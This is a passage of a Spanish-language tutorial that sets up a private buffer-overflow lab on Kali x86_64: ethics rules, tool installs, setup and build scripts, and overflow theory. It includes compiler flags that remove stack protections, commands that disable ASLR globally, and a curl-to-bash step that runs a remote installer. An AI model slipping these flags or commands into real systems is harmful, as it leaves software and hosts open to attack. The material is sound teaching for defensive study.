

Entorno Kali y Buffer Overflow (x86_64)

Guía práctica y verificada para montar tu laboratorio de explotación binaria: instalación del entorno en Kali Linux, flags de compilación inseguras, ASLR y los cinco ejercicios A0–A4 que llevan de un crash aleatorio al control total del registro RIP.

Serie de laboratorio · 4 partes

Ejercicios A0–A4 verificados con pwntools en x86_64 nativo (AMD)

Índice

Cómo usar esta serie	1
Capítulo 1. Uso y ética	3
Capítulo 2. Preparación del entorno Kali	4
2.1 Tu hardware: AMD x86_64 nativo, la GPU no participa	4
2.2 Instalación de herramientas con apt	4
2.3 Tabla de verificación del entorno	5
2.4 Bandera por bandera: compilación insegura con intención	6
2.5 ASLR: la pila que cambia de casa en cada ejecución	7
2.6 setup.sh y build.sh: automatización reproducible	8
2.7 Troubleshooting del setup	9
Capítulo 3. Fundamentos del buffer overflow	10
3.1 Cómo se organiza la memoria de un proceso	10
3.2 Registros x86_64 y la convención System V	11
3.3 El stack frame: prólogo, trabajo y epílogo	12
3.4 La sobrescritura del retorno, byte a byte	13
3.5 Funciones peligrosas y sus sustitutas	14
3.6 Autoevaluación: cinco preguntas antes de explotar	15
Parte A. Ejercicios resueltos (A0–A4)	16
A0 — Sanidad	16
A1 — Primer crash (SIGSEGV)	19
A2 — Radiografía con GDB+GEF (offset)	21
A3 — Control de RIP	25
A4 — ret2shellcode con NOP sled	28
Apéndice. Chuleta y siguientes pasos	32

Cómo usar esta serie

Este documento es la **Parte 1 de 4** de un laboratorio de prácticas de explotación binaria diseñado para personas que empiezan desde cero en el tema. Al finalizar tendrás un entorno Kali Linux completamente funcional, la teoría justa de memoria y stack en x86_64, y cinco ejercicios resueltos (A0 a A4) que terminan con el control total del registro **RIP** de un programa real. Todo se practica de forma nativa sobre tu CPU AMD: compila, ejecuta y explota sin emulación alguna. La serie fue diseñada como preparación directa para el paper "*LLM-Assisted ROP Chain Synthesis*", así que cada concepto que aparezca aquí reaparecerá después con notación más formal.

La regla de oro de la serie es **verificar antes de afirmar**: cada comando, cada exploit y cada salida de ejemplo que leerás fue ejecutado realmente en un entorno x86_64 con las mismas banderas que te indicamos. Cuando veas una dirección de memoria concreta, se marca como ejemplo; la tuya será distinta. Cuando veas una salida de herramientas, procura compararla con la tuya línea por línea: las diferencias suelen ser el síntoma más temprano de un entorno mal preparado, y detectarlas a tiempo te ahorra horas de depuración ciega.

Parte	Enfoque	Qué construirás	Tiempo
Parte 1 (este documento)	Entorno + Buffer Overflow	Kali lista con pwntools, GEF y ROPgadget; fundamentos de stack; ejercicios A0–A4 hasta controlar RIP.	5–6 h
Parte 2	ROP resuelto	Gadgets (pop rdi; ret), ret2win y ret2libc paso a paso, con las mismas convenciones y numeración.	6–8 h
Parte 3	Retos guiados	Binarios nuevos con pistas graduales: tú escribes el exploit completo y la Parte 3 te acompaña.	8–10 h
Parte 4	CTFs + solucionario	Retos tipo CTF de stack/ROP y solucionario razonado de las Partes 1–3 para autoevaluación final.	10–12 h

Tabla 1. Mapa de la serie: cada parte asume y reutiliza la anterior.

La ruta de estudio sugerida para la Parte 1 suma entre cinco y seis horas efectivas. No intentes completarla de un tirón: el stack overflow tiene una curva conceptual inicial y tu cerebro necesita pausas para consolidarla. Una buena partición es una sesión de configuración (Capítulo 2), una de teoría (Capítulo 3) y dos o tres de práctica (Parte A). Si algo no funciona, el Capítulo 2.7 concentra los fallos de setup más comunes con sus soluciones.

Bloque	Contenido	Tiempo sugerido
Setup	Lectura del Capítulo 1 + instalación y verificación del entorno (Capítulo 2, con setup.sh).	60–90 min
Teoría	Capítulo 3 completo: memoria, registros, stack frame y funciones peligrosas, con autoevaluación.	90 min
Práctica I	A0 (sanidad) y A1 (primer crash): compilar, correr, romper y leer el SIGSEGV.	45 min

Bloque	Contenido	Tiempo sugerido
Práctica II	A2 (radiografía con GDB+GEF) y A3 (control de RIP): medir el offset y aterrizar en 0x4343...4343.	90 min
Práctica III	A4 (ret2shellcode): pila ejecutable, NOP sled y shell de /bin/sh real.	60-90 min
Cierre	Apéndice, apuntes propios y lectura de la advertencia ética una vez más antes de la Parte 2.	30 min

Tabla 2. Ruta de estudio de la Parte 1: 5-6 horas en bloques de 60-90 minutos.

Convenciones visuales del documento

Toda la serie usa exactamente las mismas convenciones para que tu ojo aprenda a identificar el tipo de contenido a golpe de vista. Los **comandos que tú escribes** aparecen en cajas de código monoespaciado con borde azul; cuando el prompt sea relevante verás el símbolo \$ inicial. Las **salidas esperadas** de las herramientas se muestran en cajas verdes etiquetadas como "SALIDA ESPERADA", con datos reales capturados durante la verificación. Las **advertencias** (pitfalls, errores comunes, trampas de x86_64) usan cajas ámbar con borde rojizo. Los recuadros azules contienen notas conceptuales y contexto que no quieres saltarte, aunque no sean pasos de ejecución.

COMANDO

```
$ pwn checksec ./al_crash
```

caja azul: esto es un comando que tu escribes en la terminal

SALIDA ESPERADA

Así se ve una salida esperada: texto monoespaciado que la herramienta realmente produjo durante nuestra verificación. Si tu salida difiere de forma sustancial, detente y compara.

ADVERTENCIA

Y así se ve una advertencia: fallos frecuentes, trampas del hardware de 64 bits y detalles que rompen exploits. Léelas todos: cada uno corresponde a un problema real del laboratorio.

Los identificadores de los ejercicios son **A0, A1, A2, A3 y A4**, y esa numeración es única y estable en toda la serie: las Partes 2, 3 y 4 los referenciarán por nombre ("recuerda el offset de A2", "como en A4"). No renombres ni los archivos ni los binarios cuando los copies a tu máquina, porque los scripts de las siguientes partes buscarán exactamente esos nombres. Las soluciones vienen en Python con pwntools y están comentadas línea por línea dentro del propio código, de modo que puedas leerlas como tutoriales ejecutables y no como recetas mágicas.

Capítulo 1. Uso responsable y ética del laboratorio

1.1 Qué es este laboratorio (y qué no es)

Este laboratorio es un **campo de entrenamiento privado**: un conjunto de binarios que tú mismo compilas en tu propia máquina virtual Kali, con banderas inseguras aplicadas a propósito y a sabiendas, para estudiar cómo se rompe la memoria de un proceso Linux en x86_64. Cada técnica que practicarás (desbordar un buffer con `gets()`, medir un offset, controlar RIP y ejecutar shellcode) tiene contramedidas conocidas: canaries, NX, ASLR, PIE. Saber atacar es la misma habilidad que saber defender, y esa dualidad es el corazón de la seguridad ofensiva seria.

Lo que este laboratorio **no** es: no es una licencia para aplicar nada de esto fuera de tu máquina virtual. Ningún ejercicio te pide tocar un sistema que no sea tuyo, conectarte a una red ajena, ni tocar software comercial o de terceros. Los binarios del lab son tuyos, la VM es tuya y el daño posible es cero. Ese contorno no es un formalismo: es la condición que separa el estudio legítimo de la comisión de delitos informáticos, y como verás en el recuadro siguiente, la ley mexicana no contempla "estaba practicando" como atenuante.

RECUADRO DE ÉTICA — LÉELO COMPLETO, ES OBLIGATORIO

- 1. Solo binarios propios.** Explota exclusivamente los binarios que compiles tú con `build.sh` dentro de tu VM Kali aislada. Ningún binario de terceros, ningún software de producción, nunca.
- 2. Solo tu VM aislada.** Practica en una máquina virtual que tú controles, sin acceso a redes de trabajo, escolares o familiares mientras explotas. El modo host-only o NAT de tu hipervisor es suficiente.
- 3. Contra sistemas de terceros es ilegal e inaceptable.** Aplicar estas técnicas a equipos, cuentas o servicios que no te pertenecen, sin autorización expresa y por escrito, constituye delito informático en México y en prácticamente cualquier jurisdicción, con sanciones penales reales (privación de la libertad y multas), además de expulsiones académicas y despidos laborales.
- 4. El objetivo del lab es entender.** Quien entiende cómo se rompe un stack frame sabe construir binarios que no se rompen, auditar con criterio y escribir exploits legales en programas autorizados (bug bounty, investigación propia). El conocimiento es tuyo; el daño, jamás.

1.2 La estructura de tu taller: la carpeta `~/rop-lab`

Toda la serie vive en una única carpeta de tu directorio personal: `~/rop-lab`. Estandarizar la ruta importa más de lo que parece: los scripts de setup y build la crean por ti, las soluciones la asumen, y cuando llegue la Parte 2 encontrarás los ejercicios nuevos ya ubicados en la subcarpeta correcta sin tener que mover nada a mano. Cópiala tal cual:

ESTRUCTURA DE CARPETAS

```
~/rop-lab/
├── 00-fundamentos/ # tus experimentos libres de la Parte 1
├── 01-resueltos/   # A0-A4: soluciones .py comentadas (Parte 1)
├── 02-guiados/    # retos con pistas graduales (Parte 3)
├── 03-ctfs/       # retos tipo CTF y solucionario (Parte 4)
└── src/           # fuentes .c + build.sh + binarios compilados
```

La carpeta `00-fundamentos` es tu patio de recreo: modifica los fuentes, sube y baja el tamaño del buffer, cambia banderas y observa qué rompes. El aprendizaje de la explotación se acelera enormemente cuando rompes cosas a propósito y en miniatura, en lugar de esperar el caso perfecto. `01-resueltos` guardará los cinco ejercicios resueltos con sus exploits, y `src` los fuentes de todos los binarios con el script de compilación exacto del PDF.

Una recomendación práctica desde el día uno: lleva un **cuaderno de laboratorio** (un simple `markdown` sirve) donde anotes offset medido, direcciones observadas, comandos que fallaron y por qué. En explotación binaria, la memoria a corto plazo no basta: estarás comparando estados entre ejecuciones y entre días, y tus notas serán tu mejor herramienta. Este hábito además es exactamente lo que un equipo profesional espera ver en una writeup o en un reporte de vulnerabilidad.

Capítulo 2. Preparación del entorno Kali

En explotación binaria, la mitad de los frustrantes "no me funciona" no son problemas de exploit sino de entorno: una versión equivocada de `gcc`, `pwntools` instalado en el Python equivocado o una bandera de compilación olvidada. Este capítulo instala y verifica tu arsenal completo en una VM Kali de 64 bits ya existente, sin cambiar de distribución ni recurrir a WSL. Al terminar tendrás cinco herramientas verificadas: `gdb` con GEF, `gcc`, `pwntools`, `ROPgadget` y `ropper`, además de un par de scripts que automatizan todo para las siguientes partes de la serie.

2.1 Tu hardware: AMD x86_64 nativo, la GPU no participa

Tu procesador AMD es de arquitectura **x86_64** (también llamada AMD64: fue AMD quien la inventó con el Opteron), exactamente la arquitectura para la que se compilan y explotan los binarios de este laboratorio. Eso significa que el binario que `gcc` produce dentro de tu VM Kali ejecuta instrucciones nativas de tu CPU real, sin emulación de por medio: ni QEMU traduciendo instrucciones, ni un contenedor de arquitectura cruzada. Para aprender explotación esto es **la situación ideal**: las direcciones, los registros y los offsets que observes corresponden uno a uno con lo que el procesador hace, y los tiempos de compilación y ejecución son instantáneos.

Haz una aclaración ahora, para no volver sobre ella: **tu GPU NVIDIA no interviene en absolutamente nada de este laboratorio**. La explotación de binarios vive en CPU y memoria; la GPU no compila, no ejecuta los binarios del lab y no participa en el cálculo de direcciones. La única razón por la que una GPU con CUDA podría aparecer en tu camino es si más adelante decides correr modelos de lenguaje localmente (por ejemplo para experimentos de síntesis de ROP con LLMs, fuera del alcance de esta serie); incluso en ese escenario, la GPU sería un acelerador aparte, nunca parte del entorno de explotación. Puedes dejar tus drivers de NVIDIA tranquilos.

Lo único que tu hardware pide verificar es que la VM sea de 64 bits, lo cual confirmarás con el comando de la sección 2.3. Si `uname -m` responde `x86_64` en tu terminal, estás en el caso exacto para el que fue escrito este documento: todo lo que sigue compila y explota de forma nativa en tu máquina.

2.2 Instalación de herramientas con apt

Kali ya trae buena parte del material, pero conviene instalarlo de forma explícita para garantizar versiones y dependencias. El siguiente comando instala el paquete completo: el depurador `gdb`, la cadena de compilación de `gcc`, utilidades de red para servidores de práctica (`socat`), y los clientes de descarga que usan los instaladores de GEF. Tarda unos minutos según tu espejo de apt.

INSTALACION BASE

```
$ sudo apt update
$ sudo apt install -y gdb build-essential gcc python3-pip python3-venv \
git curl wget socat
```

`pwntools` es el framework de explotación en Python que usaremos en todos los ejercicios A0–A4: maneja procesos y tuberías, empaqueta direcciones con `p64()`, genera patrones de offset con `cyclic()` y lee core dumps sin que muevas un dedo. En Kali la vía recomendada es el paquete oficial de la distribución, que ya resuelve dependencias y menús:

PWNTOOLS VIA APT (RECOMENDADO EN KALI)

```
$ sudo apt install -y python3-pwntools
```

Plan B si pip está bloqueado (PEP 668): las distribuciones modernas protegen su Python del sistema impidiendo que `pip` instale paquetes directamente; el error típico menciona "externally-managed-environment". La solución limpia es un entorno virtual aislado: Python propio, paquetes propios, cero riesgo para el sistema. Crea el `venv` una vez y actívalo cada sesión de laboratorio; si tu shell lo muestra como prefijo (`rop`), ya está activo.

PLAN B: VENV + PIP (PEP 668)

```
$ python3 -m venv ~/venvs/rop
$ source ~/venvs/rop/bin/activate
(rop) $ pip install pwntools ropgadget ropper
```

Sobre GDB instalamos **GEF** (GDB Enhanced Features), una capa de funciones para explotación: contexto de registros y stack en cada parada, generación y búsqueda de patrones de offset, visualización de heap y checksec integrado. Se instala con su script oficial, que descarga un único archivo `gef.py` y lo registra en `~/gdbinit` para que cargue en cada sesión de `gdb`.

GEF (GDB ENHANCED FEATURES)

```
$ bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```

Por último, las dos herramientas de **enumeración de gadgets** que la Parte 2 usará a fondo: `ROPgadget` y `ropper` recorren el binario buscando secuencias de instrucciones terminadas en `ret` (los "gadgets" con los que se construyen cadenas ROP). En la Parte 1 solo las instalamos y verificamos; basta saber que existen y responden a `--version`.

GADGETS: ROPGADGET Y ROPPER

```
$ sudo apt install -y ropgadget ropper
```

2.3 Tabla de verificación del entorno

Instalar no es lo mismo que tener funcionando. Ejecuta los cinco comandos de la tabla y compara tus salidas con la columna "Resultado esperado"; las versiones concretas pueden variar ligeramente con las

actualizaciones de Kali, pero la forma debe coincidir. Si cualquier comando falla, la sección 2.7 contiene el diagnóstico de los fallos más frecuentes. Esta tabla es también tu checklist de re-verificación cada vez que actualices la VM o instales algo nuevo.

Herramienta	Comando de prueba	Resultado esperado
gdb + GEF	<code>gdb --version</code> y dentro de <code>gdb: version</code>	GNU gdb 13.x/14.x/15.x; GEF carga banner "(GEF)" al iniciar cualquier binario
pwntools	<code>python3 -c "import pwn; print(pwn.version)"</code>	4.x.x (la serie se verificó con 4.15.0)
ROPgadget	<code>ROPgadget --version</code>	ROPgadget v7.x (verificado: v7.7)
ropper	<code>ropper --version</code>	Ropper 3.x con banner de version
checksec	<code>pwn checksec ./binario</code>	tabla RELRO / Stack / NX / PIE del binario indicado

Tabla 3. Checklist de verificación: cinco comandos, cinco respuestas.

Un sexto chequeo, rápido y decisivo: `uname -m` debe responder `x86_64`. Si responde otra cosa (por ejemplo `i686`), tu VM es de 32 bits o de otra arquitectura y los binarios de este laboratorio no correrán de forma nativa; revisa la configuración del hipervisor antes de continuar.

2.4 Bandera por bandera: compilación insegura con intención

Por defecto, gcc moderno compila binarios blindados: canario contra overflow, PIE para recolocar el binario, NX para que el stack no sea ejecutable. Son las contramedidas que aprenderás a evadir, pero activadas todas a la vez convierten el primer intento de overflow en un `*** stack smashing detected ***` en vez de en una lección. Por eso el lab compila con banderas que **desactivan protecciones de forma explícita y pedagógica**: necesitas ver el fallo puro antes de entender qué bloquea cada defensa. La tabla detalla qué apaga cada bandera y por qué la necesitamos.

Bandera	Qué desactiva / activa	Por qué la necesitas en el lab
<code>-g</code>	Nada de seguridad: añade información de depuración.	Permite que GDB+GEF te muestren nombres de variables, líneas de código y frames legibles en A2.
<code>-O0</code>	Optimizaciones del compilador (nivel cero).	Con <code>-O2</code> gcc reordena y desaparece variables; con <code>-O0</code> el stack frame es determinista y el offset que mides en A2 es estable.
<code>-fno-stack-protector</code>	El canario de stack (SSP).	Sin esto, un overflow aborta con "stack smashing detected" ANTES de que el retorno se corrompa: no verías el SIGSEGV de A1 ni controlar RIP en A3.
<code>-no-pie</code>	PIE (Position Independent Executable): el binario deja de recolocarse.	El código queda anclado en 0x400000 y funciones como <code>victim()</code> tienen dirección fija: indispensable para <code>ret2win</code> en la Parte 2.
<code>-z execstack</code>	NX en el stack: lo marca ejecutable (GNU_STACK RWE).	Solo para A4: permite que el shellcode colocado en el stack se ejecute. En A0–A3 jamás se usa; el resto del lab conserva NX.

Tabla 4. Bandera → qué desactiva → por qué: cada una existe para aislar un concepto.

La plantilla de compilación del laboratorio, para todos los ejercicios excepto A4, es la siguiente. Fíjate en que el orden de las banderas es irrelevante para gcc, pero mantener una sola plantilla evita errores de dedo; `a4_shellcode` añade la cuarta bandera exclusiva.

PLANTILLA DE COMPILACION DEL LAB

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
# variante de A4 (pila ejecutable):
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack \
-o a4_shellcode a4_shellcode.c
```

2.5 ASLR: la pila que cambia de casa en cada ejecución

ASLR (Address Space Layout Randomization) es una defensa del kernel Linux que recoloca, en cada ejecución del proceso, la base del stack, del heap y de las bibliotecas (libc incluida). Piensa en un hotel que cada noche renumeraría TODAS las habitaciones al azar: aunque conozcas la distribución del edificio, no sabes en qué número caerá la suite que buscas. Para un atacante eso significa que la dirección del buffer que lees hoy no sirve mañana, y que un exploit que hardcodee direcciones muere al segundo intento. ASLR no elimina el overflow: encarece acertar la dirección, y por eso las técnicas ROP de la Parte 2 primero filtran o calculan direcciones.

Para practicar conviene silenciar ASLR de dos maneras. La **por-proceso** es la recomendada: `setarch $(uname -m) -R ./binario` desactiva la aleatorización SOLO para ese comando, sin tocar el sistema, y desaparece al cerrar el proceso. La **global** cambia la política del kernel entero escribiendo en `/proc/sys/kernel/randomize_va_space`: 2 es aleatorización completa (el estado normal de Kali), 0 la desactiva. Si la desactivas globalmente, **restáurala con 2 al terminar la sesión**: es tu red de seguridad y la de cualquier servicio de la VM.

ASLR: POR-PROCESO Y GLOBAL

```
# por-proceso (recomendado): ASLR off solo para esta ejecucion
$ setarch $(uname -m) -R ./a4_shellcode

# global (temporal): guardar y restaurar
$ cat /proc/sys/kernel/randomize_va_space # 2 = activada
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
... practica ...
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # restaurar
```

ADVERTENCIA — GDB DESACTIVA ASLR POR DEFECTO

gdb lanza el proceso con ASLR desactivada (su mecanismo `personality(ADDR_NO_RANDOMIZE)` lo hace por ti), de modo que las direcciones que veas DENTRO de gdb son estables... y distintas de las del proceso real lanzado desde la terminal, porque gdb altera el entorno de variables y con él el tamaño del stack inicial. Regla práctica del lab: **nunca copies una dirección observada en gdb hacia un exploit contra el proceso real**. A4 esquiva el problema completo: el binario imprime su propia dirección y el exploit la lee del leak.

Con ASLR desactivada la base de libc también queda fija y es leíble con `ldd ./binario`: en nuestra verificación, libc se mapeó en `0x00007fe767129000`, una dirección que será distinta en tu máquina (y eso es exactamente el punto).

SALIDA ESPERADA — LDD CON ASLR DESACTIVADA

```
$ ldd ./a0_sanidad
linux-vdso.so.1 (0x00007ffef5d3d000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe767129000)
/lib64/ld-linux-x86-64.so.2 (0x00007fe76732e000)
```

2.6 setup.sh y build.sh: automatización reproducible

Ambos scripts viajan dentro del paquete de archivos de esta parte (Lab_ROP_Parte1_archivos.zip) y son idénticos a los que se imprimen aquí. `setup.sh` prepara el entorno y la estructura de carpetas; `build.sh` compila A0–A4 con las banderas exactas de la Tabla 4. Guarda el ZIP, descomprímelo en tu VM y ejecuta los dos scripts en orden: el resultado será un taller completo en `~/rop-lab` sin teclear más.

SETUP.SH (IDENTICO AL DEL ZIP)

```
#!/bin/bash
# =====
# setup.sh - Instalacion del entorno para el Laboratorio ROP
# Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali)
# Probado en Kali Linux 64-bit sobre CPU AMD (x86_64 nativo).
#
# USO RESPONSABLE: este script prepara herramientas de seguridad
# para practicar UNICAMENTE con binarios que tu mismo compilas
# en tu propia VM aislada. Nunca contra sistemas de terceros.
# =====
set -e # abortar ante el primer error

echo "[*] Actualizando indice de paquetes..."
sudo apt update

echo "[*] Instalando paquetes base (gdb, gcc, python3, git, socat)..."
sudo apt install -y gdb build-essential gcc python3-pip python3-venv git curl wget socat

echo "[*] Instalando pwntools desde los repos de Kali..."
sudo apt install -y python3-pwntools

echo "[*] Instalando herramientas de gadgets ROP..."
sudo apt install -y ropgadget ropper

echo "[*] Instalando GEF (explotacion interactiva dentro de GDB)..."
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

echo "[*] Copiando fuentes y soluciones del laboratorio..."
LAB_DIR="$HOME/rop-lab"
mkdir -p "$LAB_DIR"/{00-fundamentos,01-resueltos,02-guiados,03-ctfs,src}

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
cp "$SCRIPT_DIR"/a0_sanidad.c "$SCRIPT_DIR"/a1_crash.c \
"$SCRIPT_DIR"/a2_offset.c "$SCRIPT_DIR"/a3_rip.c \
"$SCRIPT_DIR"/a4_shellcode.c "$LAB_DIR/src/"
cp "$SCRIPT_DIR"/a0_sanidad.py "$SCRIPT_DIR"/a1_crash.py \
"$SCRIPT_DIR"/a2_offset.py "$SCRIPT_DIR"/a3_rip.py \
"$SCRIPT_DIR"/a4_shellcode.py "$LAB_DIR/01-resueltos/"
cp "$SCRIPT_DIR"/build.sh "$LAB_DIR/src/"
chmod +x "$LAB_DIR/src/build.sh"

echo "[+] Estructura creada en $LAB_DIR"
echo "[*] Verificacion rapida del entorno..."
gdb --version | head -1
```

```
python3 -c "from pwnlib.version import __version__ as v; print('pwntools', v)" 2>/dev/null \
|| echo "[!] pwntools no importable: mira la seccion 2.7 (troubleshooting) del PDF"
ROPgadget --version 2>/dev/null || echo "[!] ROPgadget ausente"
ropper --version 2>/dev/null || echo "[!] ropper ausente"

echo "[+] Setup completo. Ejecuta ahora: bash build.sh"
```

BUILD.SH (IDENTICO AL DEL ZIP)

```
#!/bin/bash
# =====
# build.sh - Compila los 5 binarios del laboratorio (A0-A4)
# con las MISMAS banderas que imprime el PDF, Parte 1.
#
# Las banderas inseguras son intencionales y pedagogicas:
# -g info de depuracion para GDB/GEF
# -O0 sin optimizar: layout de stack predecible
# -fno-stack-protector quita el canario que abortaria el overflow
# -no-pie direcciones fijas (binario en 0x400000)
# -z execstack pila ejecutable, SOLO para A4 (shellcode)
# =====
set -e

echo "[*] Compilando A0-A4 con flags inseguras didacticas..."

gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
gcc -g -O0 -fno-stack-protector -no-pie -o a1_crash a1_crash.c
gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o a4_shellcode a4_shellcode.c

echo "[+] Compilacion lista. Chequeo rapido de protecciones:"
echo "-----"
for b in a0_sanidad a1_crash a2_offset a3_rip a4_shellcode; do
echo "==> $b"
pwn checksec "$b" 2>/dev/null || checksec --file="$b" 2>/dev/null || true
done
echo "-----"
echo "[+] Ejecuta cada solucion con: python3 aN_*.py (desde esta carpeta)"
```

Si prefieres ejecutar los pasos a mano (siempre es instructivo hacerlo una vez), los comandos equivalentes están en las secciones 2.2 y 2.4. El detalle importante es que los `.c` de este laboratorio compilan EXACTAMENTE con los comandos impresos: no hay banderas ocultas ni variables de entorno extrañas. `build.sh` además corre `pwn checksec` sobre cada binario, así que verás el estado de protecciones de los cinco en una sola pasada y podrás comparar con la sección 2.3.

2.7 Troubleshooting del setup

Estos son los fallos de instalación más comunes en Kali, con su causa y su arreglo. Ninguno es grave: todos se corrigen en minutos si se identifica el síntoma temprano. La regla general: cuando algo falle, lee EL ÚLTIMO mensaje de error completo (no el primero), porque es el que indica la causa raíz.

Síntoma	Causa probable	Solución
pip se niega: "externally-managed-environment"	Protección PEP 668 del Python del sistema.	Usa el <code>venv</code> de la sección 2.2 (plan B) o instala <code>pwntools</code> con <code>apt</code> (<code>python3-pwntools</code>).

Síntoma	Causa probable	Solución
GEF no carga dentro de gdb (sin banner GEF)	Script descargado a mitad, o <code>~/gdbinit</code> no apunta a <code>gef.py</code> .	Reinstala con el comando <code>curl</code> de 2.2; verifica que exista la línea <code>source ~/gef-*.py</code> en <code>~/gdbinit</code> .
"command not found": ROPgadget / ropper / pwn	Se instalaron en un venv no activado, o fuera del PATH.	Activa el venv (<code>source ~/venvs/rop/bin/activate</code>) o reinstala vía apt; revisa con <code>which pwn</code> .
"Permission denied" al ejecutar <code>build.sh</code> o binarios	Falta bit de ejecución o la carpeta vive en un medio <code>noexec</code> .	<code>chmod +x build.sh</code> y compila dentro de tu home; evita /media montados con <code>noexec</code> .
gcc: error: implicit declaration of function 'gets'	gcc moderno ya no declara <code>gets()</code> en cabeceras (C11 la retiró).	Es lo esperado SI el <code>.c</code> no incluye el prototipo manual; los fuentes del lab ya lo traen. En fuentes tuyos, decláralo a mano.
warning: the 'gets' function is dangerous	Aviso del enlazador al usar <code>gets()</code> : es INTENCIONAL en este lab.	No lo "arregles": confirma que es el único aviso y sigue. Es el recordatorio de que estás compilando una vulnerabilidad a sabiendas.

Tabla 5. Los seis síntomas clásicos del setup y su cura.

Con el entorno verificado por la Tabla 3 y los cinco binarios compilados por `build.sh`, tu laboratorio está listo. El siguiente capítulo es de teoría densa pero corta: memoria, registros y stack frame en x86_64. Léelo con el terminal abierto y los binarios a mano: cada concepto viene con el comando que te deja verlo en vivo.

Capítulo 3. Fundamentos del buffer overflow en x86_64

Este capítulo va ANTES de los ejercicios por una razón deliberada: explotar sin entender la memoria es copiar recetas, y las recetas se rompen en cuanto cambia el compilador. Aquí construirás el modelo mental completo en tres piezas: cómo organiza la memoria un proceso Linux (3.1), qué contrato cumplen los registros entre funciones (3.2) y qué ocurre dentro de un stack frame cuando entra y sale una función (3.3). Con esas piezas, la sobrescritura de la dirección de retorno (3.4) deja de ser magia y se vuelve aritmética: contar bytes. Cierra con la lista de funciones peligrosas (3.5) y una autoevaluación (3.6). Ten el terminal abierto: cada sección indica cómo ver el concepto en vivo.

3.1 Cómo se organiza la memoria de un proceso

Cuando Linux ejecuta un binario, mapea sus segmentos en memoria virtual y añade dos regiones dinámicas: el **heap**, que crece hacia arriba para las allocations de `malloc()`, y el **stack**, que crece hacia abajo para los frames de cada función en ejecución. En medio queda un inmenso hueco no mapeado: tocarlo produce el `SIGSEGV` que conocerás hoy. El layout completo es el siguiente, de direcciones altas (arriba) a bajas (abajo):




Figura 1. Layout de memoria de un proceso Linux x86_64 con ASLR activada: el stack baja, el heap sube, y el binario ancla en 0x400000 gracias a -no-pie.

Tres zonas importan para esta serie. El **stack** es donde viven las variables locales y las direcciones de retorno: es el escenario de la Parte 1 completa y del shellcode de A4. El **.text** es tu código compilado, de solo lectura y ejecución: en la Parte 2 lo recorreremos buscando gadgets terminados en `ret`; con `-no-pie` su base es fija y predecible. Y la región de **memoria mapeada** donde vive `libc` contiene funciones como `system()` y `execve()`, cuyas direcciones dependen de ASLR; por eso la Parte 2 aprenderá a filtrar o calcular su base. El heap espera pacientes a la Parte 4.

3.2 Registros x86_64 y la convención System V

Un registro es un cajón de 64 bits dentro de la CPU: su almacenamiento más rápido y también el que ves en cada paso de GDB. En x86_64 los nombres vienen del legado de 16 y 32 bits, y cada uno tiene un papel semántico acordado por la convención de llamadas **System V AMD64**, la norma que dicen cómo se pasa de `main()` a `víctima()` sin romper nada. La tabla reúne los nueve que usarás a diario:

Registro	Nombre tradicional	Papel en x86_64 (System V)
RIP	instruction pointer	La dirección de la PRÓXIMA instrucción a ejecutar. Es el trofeo del atacante: quien controla RIP controla el flujo del programa.
RSP	stack pointer	Apunta al TOPE de la pila (dirección más baja en uso). <code>ret</code> lo lee; <code>push/pop</code> lo mueven.
RBP	base pointer	Ancla del frame actual: las locales se leen como <code>rbp-desplazamiento</code> . Cada función guarda el RBP del llamador.
RAX	accumulator	Valor de RETORNO de toda función (<code>system()</code> , <code>gets()</code>).

Registro	Nombre tradicional	Papel en x86_64 (System V)
RDI	destination	PRIMER argumento de una función. En ret2libc: RDI = puntero a <code>"/bin/sh"</code> antes de <code>system()</code> .
RSI	source	SEGUNDO argumento.
RDX	data	TERCER argumento (y tercer parámetro de <code>execve</code>).
RCX	counter	CUARTO argumento.
RBX	base	Uso general; preservado por el llamador (callee-saved).

Tabla 6. Registros esenciales de x86_64: nombres heredados, papeles nuevos.

